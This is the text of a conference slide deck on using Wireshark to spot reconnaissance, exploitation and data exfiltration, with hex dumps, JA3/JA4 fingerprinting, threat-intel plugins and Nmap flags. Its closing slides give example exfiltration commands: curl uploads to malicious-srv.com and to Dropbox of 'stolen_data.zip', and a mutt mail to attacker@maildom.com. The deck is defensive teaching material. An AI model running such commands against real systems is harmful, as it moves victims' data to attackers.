May 8-9 2025, Zürich

Decoding Cyber Threats:

Wireshark Tips and Tricks for Analyzing Suspicious Traffic Patterns

Walter Hofstetter

Create. Connect. Control.
anyweb

PacketFest'25

Short Introduction


- Started 1989 as engineer doing **Novell** based on Arcnet
- 1993 accepted position at Network General (**Sniffer**)
- Security experience through work for **Network Associates, Symantec, Palo Alto Networks**
- Today @AnyWeb
- Session will focus on demos:
  SEE it, UNDERSTAND it, PROOF it
- LinkedIn:
  https://www.linkedin.com/in/walterhofstetter

Data for Security Analytics

Network Data For Security Analytics

- Statistical Data
  - **NetFlow** or **IPFIX** (IETF standard) is used to collect IP traffic information and monitor network flow data. It aggregates packets into flows and provides meta data about these flows.
- Packet Data
  - Tools such as **tcpdump** or **dumpcap** capture full packets, including headers and payloads. This allows for a detailed analysis of the actual content being transmitted over the network.

```
00000000: 466c 6f77 2031 3a0a 5374 6172 7420 5469  Flow 1:.Start Ti
00000010: 6d65 3a20 3230 3234 2d30 392d 3330 2031  me: 2024-09-30 1
00000020: 303a 3136 3a30 310a 456e 6420 5469 6d65  0:16:01.End Time
00000030: 3a20 3230 3234 2d30 392d 3330 2031 303a  : 2024-09-30 10:
00000040: 3136 3a31 350a 536f 7572 6365 2049 503a  16:15.Source IP:
00000050: 2031 302e 302e 302e 3130 300a 4465 7374   10.0.0.100.Dest
00000060: 696e 6174 696f 6e20 4950 3a20 3139 322e  ination IP: 192.
00000070: 3136 382e 312e 3530 0a53 6f75 7263 6520  168.1.50.Source
00000080: 506f 7274 3a20 3232 0a44 6573 7469 6e61  Port: 22.Destina
00000090: 7469 6f6e 2050 6f72 743a 2034 3935 3633  tion Port: 49563
000000a0: 0a50 726f 746f 636f 6c3a 2054 4350 2028  .Protocol: TCP (
000000b0: 5353 4829 0a42 7974 6573 2053 656e 743a  SSH).Bytes Sent:
000000c0: 2038 3030 0a50 6163 6b65 7473 3a20 390a   800.Packets: 9.
000000d0: 0a46 6c6f 7720 323a 0a53 7461 7274 2054  .Flow 2:.Start T
000000e0: 696d 653a 2032 3032 342d 3039 2d33 3020  ime: 2024-09-30
000000f0: 3130 3a31 353a 3233 0a45 6e64 2054 696d  10:15:23.End Tim
00000100: 653a 2032 3032 342d 3039 2d33 3020 3130  e: 2024-09-30 10
00000110: 3a31 353a 3435 0a53 6f75 7263 6520 4950  :15:45.Source IP
00000120: 3a20 3137 322e 3238 2e31 3834 2e36 300a  : 172.28.184.60.
00000130: 4465 7374 696e 6174 696f 6e20 4950 3a20  Destination IP:
00000140: 3137 322e 3238 2e31 3834 2e34 390a 536f  172.28.184.49.So
00000150: 7572 6365 2050 6f72 743a 2035 3433 3231  urce Port: 54321
00000160: 0a44 6573 7469 6e61 7469 6f6e 2050 6f72  .Destination Por
00000170: 743a 2032 320a 5072 6f74 6f63 6f6c 3a20  t: 22.Protocol:
00000180: 5443 500a 4279 7465 7320 5365 6e74 3a20  TCP.Bytes Sent:
00000190: 3130 3530 0a50 6163 6b65 7473 3a20 3134  1050.Packets: 14
```




```
00000000: 0a0d 0d0a 1c00 0000 4d3c 2b1a 0100 0000  ........M<+.....
00000010: ffff ffff ffff ffff 1c00 0000 0100 0000  ................
00000020: 1400 0000 0100 0000 ffff 0000 1400 0000  ................
00000030: 0400 0000 4800 0000 0100 1b00 ac1c b8a1  ....H...........
00000040: 6b61 6c69 2d63 6f75 7273 652e 6e65 7477  kali-course.netw
00000050: 686f 2e6c 616e 0000 0100 1200 ac1c b803  ho.lan..........
00000060: 7270 2e6e 6574 7768 6f2e 6c61 6e00 0000  rp.netwho.lan...
00000070: 0000 0000 4800 0000 0600 0000 2001 0000  ....H....... ...
00000080: 0000 0000 a87d 0200 5e16 5c04 fe00 0000  .....}..^.\.....
00000090: fe00 0000 6a40 2c73 0fd4 dca6 3237 2309  ....j@,s....27#.
000000a0: 0800 4500 00f0 9a34 4000 3f11 d7ea ac1c  ..E....4@.?.....
000000b0: b803 ac1c b8a1 0035 95c1 00dc 53c5 e842  .......5....S..B
000000c0: 8180 0001 0006 0000 0000 0377 7777 0968  ...........www.h
000000d0: 7474 7032 6465 6d6f 0269 6f00 001c 0001  ttp2demo.io.....
000000e0: c00c 0005 0001 0000 0e10 001a 0a31 3930  .............190
000000f0: 3637 3134 3732 3003 7273 6305 6364 6e37  6714720.rsc.cdn7
00000100: 3703 6f72 6700 c02e 001c 0001 0000 000f  7.org...........
00000110: 0010 2a02 6ea0 c700 0000 0000 0000 0000  ..*.n...........
00000120: 0011 c02e 001c 0001 0000 000f 0010 2a02  ..............*.
00000130: 6ea0 c700 0000 0000 0000 0000 0017 c02e  n...............
00000140: 001c 0001 0000 000f 0010 2a02 6ea0 c700  ..........*.n...
00000150: 0000 0000 0000 0000 0018 c02e 001c 0001  ................
00000160: 0000 000f 0010 2a02 6ea0 c700 0000 0000  ......*.n.......
00000170: 0000 0000 0019 c02e 001c 0001 0000 000f  ................
00000180: 0010 2a02 6ea0 c700 0000 0000 0000 0000  ..*.n...........
00000190: 0010 0000 2001 0000                      .... ...
```


```
Questions: 1
Answer RRs: 6
Authority RRs: 0
Additional RRs: 0
Queries
    www.http2demo.io: type A, class IN
        Name: www.http2demo.io
        [Name Length: 16]
        [Label Count: 3]
        Type: A (1) (Host Address)
        Class: IN (0x0001)
Answers
    www.http2demo.io: type CNAME, class IN, cname 1906714720.rsc.cdn
        Name: www.http2demo.io
        Type: CNAME (5) (Canonical NAME for an alias)
        Class: IN (0x0001)
        Time to live: 3600 (1 hour)
        Data length: 26
        CNAME: 1906714720.rsc.cdn77.org
    1906714720.rsc.cdn77.org: type A, class IN, addr 195.181.175.41
        Name: 1906714720.rsc.cdn77.org
        Type: A (1) (Host Address)
        Class: IN (0x0001)
        Time to live: 15 (15 seconds)
        Data length: 4
        Address: 195.181.175.41
    1906714720.rsc.cdn77.org: type A, class IN, addr 195.181.170.19
        Name: 1906714720.rsc.cdn77.org
```

Encryption Challenges

When **SSL (Secure Sockets Layer)** or its successor **TLS (Transport Layer Security)** is used in network communications, it introduces encryption to protect the data transmitted between clients and servers. To overcome encryption and still perform network and security analysis in the presence of SSL/TLS, there are several approaches:

SSL/TLS Inspection Proxies

Decrypting SSL/TLS Traffic



Logging and Metadata Analysis

Behavior Analytics

Fingerprinting

Other Ways To Gain Some Visibility

Fingerprinting

- Wireshark **Community ID**
  - Stable 5-tuple hash – cross-tool session correlation (src/dst ip, protocol, tcp/udp port, seed value) (e.g., Zeek, Suricata, Wireshark)
- **JA3/JA4** Fingerprinting (TLS, HTTP and SSH)
  - Malware, Suspicious Clients
  - **Cluster threats** by common TLS fingerprints (e.g. botnet behavior)




Fig. Fingerprint Example TLS Client

JA3 / JA4 And Wireshark

Wireshark integration

Wireshark can be extended with JA3/JA4 fingerprinting for analyzing encrypted traffic by creating and displaying JA3/JA4 hashes in packet captures.

Key usage

- Identify malware using SSL/TLS connections.
- Detect unusual or suspicious client-server communications.
- Classify network devices based on SSL/TLS behavior.

A4+ Plugin for Wireshark installation (Github)

Windows

- Copy binaries/windows/4.4.0/ja4.dll to ..

Linux

- Copy binaries/linux/4.0.6/ja4.so to ..

MacoOS

- Copy binaries/macos/4.2.0/intel/ja4.so to ..





Fig. JA3/JA4 Fileds in Wireshark



Fingerprinting (DEMO)

Threat Intel Integration

Integration with Threat Intel


You can enhance IoC detection by integrating Wireshark with threat intelligence feeds and databases, automating the identification of known malicious indicators. The interface for integrations into Wireshark is based on LUA, which is a lightweight high-level programming language. We'll introduce some examples:


Wireshark Investigators Pack
New context menu will appear when you right-click in the protocol decode window.
Source: https://github.com/moshekaplan/wireshark_investigators_pack/tree/main

Wireshark Forensics Toolkit
WFT incorporating threat intelligence, asset categorization, and vulnerability data
Source: https://github.com/rjbhide/wireshark-forensics-plugin

Export to MISP format
Share data FROM Wireshark with the Malware Information Sharing Platform (MISP)
Source: https://github.com/MISP/misp-wireshark

Wireshark Investigators Pack (DEMO)







Wireshark Forensics Toolkit (DEMO)

The Wireshark Forensics Plugin is an extension for Wireshark, to add IoC's into the Wireshark screens. The data is derived from Nessus and saved in three tables:

- asset_tags.csv - Information about asset ip/domain/cidr and associated tags
- asset_vulnerabilities.csv - Details about CVE IDs and top CVSS score value
- indicators.csv - IOC data with attributes type, value, severity & threat type



Export To MISP (DEMO)



"MISP: Export to MISP format" can be valuable for sharing data collected through Wireshark with the Malware Information Sharing Platform (MISP).

This allows for the visualization of network flows and the incorporation of supplementary data to offer a comprehensive perspective on the security event under examination.

Observing Reconnaissance

Observing Reconnaissance

IP/Port/Service Scanners (e.g., Nmap)

- These tools are used to identify active devices on a network, open ports, and services running on those ports. By mapping out the network, attackers can determine potential entry points and understand the network's structure. For instance, an open port might indicate a service that could be vulnerable to attack.

Vulnerability Scanners


- Vulnerability scanners go a step further by identifying known vulnerabilities in the services and software running on the discovered devices. These tools compare the target systems against a database of known vulnerabilities (like CVEs) and report any weaknesses that could be exploited. Common vulnerability scanners include Nessus and OpenVAS.


Penetration Testing Scanners

- Penetration testing tools simulate actual attacks on the identified vulnerabilities to test how they might be exploited. These tools often integrate scanning and exploitation features, allowing testers (or attackers) to confirm vulnerabilities by attempting to exploit them in a controlled environment. Tools like Metasploit are commonly used for this purpose.

Port Scanner: NMAP Scan

-sS (TCP SYN Scan)
Default and most popular scan type. Incomplete TCP handshake
-sV (Version Detection)
Probes open ports to determine the version of the service
-sP or -Pn (Ping Scan)
Sends PING packets. `-Pn` skip discovery.
-O (Operating System Detection)
Determines the operating system of the target.
-A (Aggressive Scan)
Combines multiple Nmap options
-sU (UDP Scan)
Scans for open UDP ports.
-T (Timing Templates)
Adjust the scan speed from `-T0` (paranoid) to `-T5` (insane)
-p (Port Specification)
Allows users to specify which ports to scan.
-sC (Default Script Scan)
Runs a collection of default Nmap scripts.
--script (NSE Scripting)
Runs specific Nmap Scripting Engine (NSE) scripts







Vulnerability Scanner: OpenVAS

OpenVAS (Open Vulnerability Assessment System) is a comprehensive and widely used open-source vulnerability scanning and management tool.

- Scanning - OpenVAS can perform scans of network devices, services, and applications to identify vulnerabilities.
- Reporting - Reports that highlight vulnerabilities, their severity, and recommendations for remediation
- Scheduling - Users can schedule scans to run at specific times or intervals, allowing for continuous monitoring of systems.






Penetration Testing: Metasploit

Metasploit is an open-source penetration testing framework that provides tools for developing, testing, and executing exploits against vulnerable systems. Unlike vulnerability scanners like OpenVAS, Metasploit is used to actively exploit them, simulating real-world attacks to test an organization's defenses.

Exploit Execution - Metasploit includes a library of pre-built exploits for known vulnerabilities, allowing testers to simulate attacks on systems to see if vulnerabilities can be exploited.

Meterpreter - powerful payload that provides a stealthy, interactive shell on the target machine, allowing attackers to control and explore compromised systems in depth.



Recognize Different Attack Patterns (DEMO)

Demo how Wireshark can be effectively used to differentiate between network scans, vulnerability assessments, and actual exploitation attempts by analyzing and identifying unique traffic patterns and signatures associated with each activity.

Data Exfiltration

Data Exfiltration

Network Exfiltration

Data is often transferred over the network to a remote server controlled by the attacker. This can be done using various protocols like HTTP/HTTPS, FTP, or even covert channels like DNS tunneling.

Physical Exfiltration

In some cases, data may be copied to removable media (like USB drives) for physical removal from the premises.

Steganography

Data might be hidden in seemingly innocuous files (e.g., images, videos) and transferred to avoid detection.

Email

Sensitive data might be sent out via email attachments or hidden within email messages.

Data Exfiltration – What are the options

HTTP/HTTPS
curl -X POST -F "file=@/path/to/sensitive_data.zip" https://malicious-srv.com/upload

DNS Tunneling
Varoious options embed data into DNS records including the use of steganography.


Email
echo "Here are the files" | mutt -a "data.docx" -s "Files" -- attacker@maildom.com


Cloud Uploads
```
curl -X POST https://content.dropboxapi.com/2/files/upload \
--header "Authorization: Bearer <ACCESS_TOKEN>" \
--header "Dropbox-API-Arg: {\"path\": \"/stolen_data.zip\"}" \
--header "Content-Type: application/octet-stream" \
--data-binary @/path/to/stolen_data.zip
```

